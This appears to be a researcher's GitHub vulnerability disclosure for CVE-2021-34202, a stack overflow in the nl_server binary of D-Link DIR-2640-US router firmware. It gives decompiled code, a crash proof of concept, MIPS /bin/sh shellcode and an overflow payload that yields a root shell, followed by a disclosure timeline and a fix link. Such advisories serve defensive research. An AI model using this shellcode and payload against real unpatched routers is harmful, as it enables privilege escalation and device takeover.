liyansong2018 / **CVE** Public

Code Issues Pull requests Actions Projects Security Insights

main CVE / 2021 / CVE-2021-34202 /

liyansong2018 D-Link 2640 Stack Overflow & Exploit & Fix Bugs ... on Jul 3, 2021 History

..

images	last year
README.md	last year

README.md

Stack Overflow in DIR-2640-US Router

Overview

- **CVE ID**: CVE-2021-34202
- **Type**: Out-of-bounds Write - *(787)*
- **Vendor**: D-LINK (https://www.dlink.com/)
- **Products**: WiFi Router, such as DIR-2640-US.
- **Version**: Firmware (1.01B04)
- **Fix**:

  https://support.dlink.com/productinfo.aspx?m=DIR-2640-US

  https://support.dlink.com/resource/SECURITY_ADVISEMENTS/DIR-2640/REVA/DIR-2640_REVA_FIRMWARE_v1.11B02_BETA01_HOTFIX.zip

Severity

High 7.8 CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Description

Multiple out-of-bounds vulnerabilities in some processes of D-Link AC2600(DIR-2640). Ordinary permissions can be elevated to administrator permissions, resulting in local arbitrary code execution. An attacker can combine other vulnerabilities to further achieve the purpose of remote code execution.


Ordinary users can run `nl_server` .

```
admin@dlinkrouter:~$ ls -l ./usr/bin/nl_server
-rwxr-xr-x    1     18616 May 23  2021 ./usr/bin/nl_server
```

`nl_server` does not enable any safe compilation options.


```
gef➤  checksec
[+] checksec for '_DIR2640A1_FW101B04.bin.extracted/_A0.extracted/_856EA8.extracted/cpio-root/usr/bin/nl_server'
Canary                        : ✗
NX                            : ✗
PIE                           : ✗
Fortify                       : ✗
RelRO                         : ✗
```

The process does not limit the length of parameters entered by the user.




```
    v4 = getopt(a1, a2, "s:i:");
    if ( v4 == -1 )
      return 0;
    if ( v4 != 'i' )
      break;
    v10 = optarg;
    v7 = strlen(optarg);
    strncpy(&dword_414140, v10, v7);
  }
```

The variable `dword_414140` is used again in the `sub_401F40` .



```
  puts("nbns and llmnr server starting...", argv, envp);
  if ( sub_401DCC(argc, (int)v34) < 0 )
    return -1;
  if ( sub_401F40(&dword_414140, v24) )
  {
```

The variables entered by the user are stored in the stack space. Therefore, there is a stack overflow vulnerability in this function.



```
  else
  {
    v8[0] = 0;
    v8[1] = 0;
    v8[2] = 0;
    v8[3] = 0;
    v8[4] = 0;
    v9 = 0;
    v10 = 0;
    v11 = 0;
    strcpy(v8, a1);
    if ( ioctl(v5, 35093, v8) < 0 )
    {
      printf("[%s:%d] ioctl \n", "getInterfaceAddr", 540);
    }
    else
    {
      v4 = 0;
      v6 = inet_ntoa(v9, 0x400000);
      strcpy(a2, v6);
    }
    close(v5);
  }
}
return v4;
```


CVE-2021-34203 brought good news

> Is this parameter controllable externally?

How to Reproduce (PoC)

Direct method

```
$ nl_server -i aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa1234
```



```
nl_server -i aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaa1234
nbns and llmnr server starting ...
[getInterfaceAddr:540] ioctl
[ 6395.616000] do_page_fault() #2: sending SIGSEGV to nl_server for invalid read access from
[ 6395.616000] 34333230 (epc == 34333231, ra == 34333231)
[ 6395.624000] Cpu 0
[ 6395.624000] $ 0   : 00000000 00000001 ffffffff 0000c280
[ 6395.624000] $ 4   : 00000003 2ab754b8 0000001e 00000000
[ 6395.624000] $ 8   : 00000000 00000007 8019271c fffffff0
[ 6395.624000] $12   : 2aaa8000 f0000000 00000001 00402030
[ 6395.624000] $16   : 61616161 61616161 61616161 61616161
[ 6395.624000] $20   : 00400964 2aaf4350 004b2365 004c748c
[ 6395.624000] $24   : 0000000f 2aacb280
[ 6395.624000] $28   : 2ab7a4e0 7fb44d60 00000000 34333231
[ 6395.624000] Hi    : 00000012
[ 6395.624000] Lo    : 00000000
[ 6395.624000] epc   : 34333231 0x34333231
[ 6395.624000]     Not tainted
[ 6395.624000] ra    : 34333231 0x34333231
[ 6395.624000] Status: 0000a413    USER EXL IE
[ 6395.624000] Cause : 10800008
[ 6395.624000] BadVA : 34333230
[ 6395.624000] PrId  : 00019300 (MIPS 24Kc)
[ 6395.624000] Modules linked in:
[ 6395.624000] Process nl_server (pid: 1565, threadinfo=8ac3a000, task=8cd836e0, tls=00000000)
[ 6395.624000] Stack : 7fb44f00 7fb44f74 00000000 00000000 00000018 00000003 0041c030 00000002
[ 6395.624000]         7fb44d88 2aaad078 7fb44e20 00000000 00000000 7fb44f74 7fb44f64 00000000
[ 6395.628000]         00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
```

The return address of the process is directly modified by us to 1234 (ascii: 34333231)

How to Exploit (exp)

```
sp = 0x7fff6b70 , sp + 0xa0 = 0x7fff6c10
```

A suitable shellcode

```
char sc[] = {
    "\x24\x06\x06\x66" /* li a2,1638           */
    "\x04\xd0\xff\xff" /* bltzal a2,4100b4 <p> */
    "\x28\x06\xff\xff" /* slti a2,zero,-1      */
    "\x27\xbd\xff\xe0" /* addiu sp,sp,-32      */
    "\x27\xe4\x10\x01" /* addiu a0,ra,4097     */
    "\x24\x84\xf0\x1f" /* addiu a0,a0,-4065    */
    "\xaf\xa4\xff\xe8" /* sw a0,-24(sp)        */
    "\xaf\xa0\xff\xec" /* sw zero,-20(sp)      */
    "\x27\xa5\xff\xe8" /* addiu a1,sp,-24      */
    "\x24\x02\x0f\xab" /* li v0,4011           */
    "\x01\x01\x01\x0c" /* syscall 0x40404      */
    "/bin/sh"          /* sltiu v0,k1,26990    */
                       /* sltiu s3,k1,26624    */
}; //mipsel
```

Stack


```
┌─────────────────┐ ◄──── sp
│                 │
│                 │
├─────────────────┤ ◄──── sp + 0x18
│       v8        │
├─────────────────┤
│                 │
│                 │
│                 │
├─────────────────┤ ◄──── sp + 0x4c
│       ra        │
xxxxxxxxxxxxxxxxxx  ◄──── new_sp = sp + 0x50
```

```
│               │
├───────────────┤
│               │
│               │
│               │
├───────────────┤ ◄──── new_sp + 0x50
│   shellcode   │
├───────────────┤
│               │
│               │
└───────────────┘
```

Payload

```
python -c 'print "a" * 52 + "\x10\x6c\xff\x7f" + "b" * 0x50 + "\x66\x06\x06\x24"+  "\xff\xff\xd0\x04"+ "\xff\xff\x06\x28" + "\xe0\xff
```

Our payload works correctly!



```
admin@dlinkrouter:~# ./gdbserver-7.12-mipsel-mips32rel2-v1 192.168.0.1:8888 nl_server -i `cat payload`
Process nl_server created; pid = 4087
Listening on port 8888
Remote debugging from host 192.168.0.2
nbns and llmnr server starting ...
[getInterfaceAddr:540] ioctl


BusyBox v1.22.1 (2019-10-10 14:33:25 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

~ # 
```

This binary can be run by ordinary users, so local code execution can elevate ordinary permissions to root permissions.

Of course, the parameter (payload) is actually the name of the bridge. If we can modify the bridge name from the outside, we can implement remote code execution!

Disclosure Timeline

- 8-Feb-2021 Discoverd the vulnerability
- 9-Feb-2021 Responsibly disclosed vulnerability to vendor
- 10-Feb-2021 D-Link PSIRT would raise to R&D
- 31-Mar-2021 D-Link R&D was investigating the report
- 2-Jun-2021 Requested for CVE-ID assignment
- 10-Jun-2021 CVE-ID Assigned
- 13-Jun-2021 Notified CVE about a publication
- 22-Jun-2021 Fixed